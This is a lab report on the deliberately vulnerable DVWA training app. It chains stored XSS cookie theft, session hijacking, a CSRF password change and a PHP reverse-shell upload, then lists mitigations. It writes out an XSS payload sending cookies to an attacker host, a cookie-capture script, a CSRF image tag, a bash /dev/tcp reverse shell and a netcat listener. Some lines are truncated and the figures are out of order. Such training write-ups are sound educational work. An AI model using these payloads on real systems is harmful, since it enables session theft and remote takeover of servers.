Lab Report: DVWA - Chaining XSS, CSRF, and File Upload for RCE

- **Author**: Eric Graham
- **Date**: 07/28/2025
- **Target**: Damn Vulnerable Web App (DVWA) - `http://[DVWA_IP]`

- **Security Level**: Low

Objectives

1. Exploit Stored XSS to steal admin cookies.
2. Use stolen cookies for session hijacking.
3. Chain CSRF to force a password change.
4. Upload a malicious PHP shell via file upload.
5. Achieve Remote Code Execution (RCE).

Tools Used

- **Browser**: Firefox/Chrome + Developer Tools.
- **Burp Suite**: Intercepting/modifying requests.
- **Cookie Editor**: Injecting stolen session cookies.
- **Python HTTP Server**: Hosting malicious files.
- **Netcat**: Reverse shell listener.

Step 1: Stored XSS to Cookie Theft

Exploitation

1. Navigate to **DVWA → XSS (Stored)**.
2. Inject a malicious script to steal cookies:

   ```
   <script>document.location='http://[ATTACKER_IP]/steal.php?cookie='+document.cookie</scr
   ```

3. Host a PHP server to capture cookies (`steal.php`):

```
<?php file_put_contents('cookies.txt', $_GET['cookie']); ?>
```

4. **Admin Trigger**: When an admin views the XSS-infected page, their cookies are sent to your server.

Evidence



Figure 1: cookie_steal_scrit

Step 2: Session Hijacking

Exploitation

1. Use **Cookie Editor** to inject the stolen `PHPSESSID` and `security=low` cookies.
2. Refresh the page to gain admin access.

Evidence

Step 3: CSRF to Force Password Change

Exploitation

1. Craft a malicious HTML file (`csrf.html`):

```
<img src="http://[DVWA_IP]/vulnerabilities/csrf/?password_new=hacked&password_conf=hack
```



Figure 2: php server output



Figure 3: cookie_editor



Figure 4: dvwa hijacked login

2. Host it on a Python server:

   ```
   python3 -m http.server 8000
   ```

3. Trick the admin into visiting `http://[ATTACKER_IP]:8000/csrf.html`.

Evidence

Step 4: File Upload to RCE

Exploitation

1. Log in as admin (via hijacked session).
2. Navigate to **DVWA → File Upload**.
3. Upload a PHP reverse shell (`shell.php`):

   ```
   <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/[ATTACKER_IP]/4444 0>&1'"); ?>
   ```

4. Start a Netcat listener:



Figure 5: csrf email payload



Figure 6: python3



Figure 7: sql database



Figure 8: Hashes.com

```
nc -lvnp 4444
```

5. Access the uploaded shell at `http://[DVWA_IP]/hackable/uploads/shell.php`.

Evidence



Figure 9: netcat

Mitigations

1. **XSS**:

- Sanitize user input with `htmlspecialchars()`.
- Implement Content Security Policy (CSP).

2. **CSRF**:
   - Use anti-CSRF tokens.
   - Require POST requests for sensitive actions.
3. **File Upload**:
   - Restrict file extensions (e.g., block `.php`).
   - Store uploads outside the web root.

Conclusion

This lab demonstrated how chaining low-severity vulnerabilities (XSS → CSRF → File Upload) can lead to **full system compromise**. Always validate inputs, enforce strict session controls, and audit file uploads.

Appendix:
- [Full PHP reverse shell code]
- [Burp Suite request/response samples]

~ Eric Graham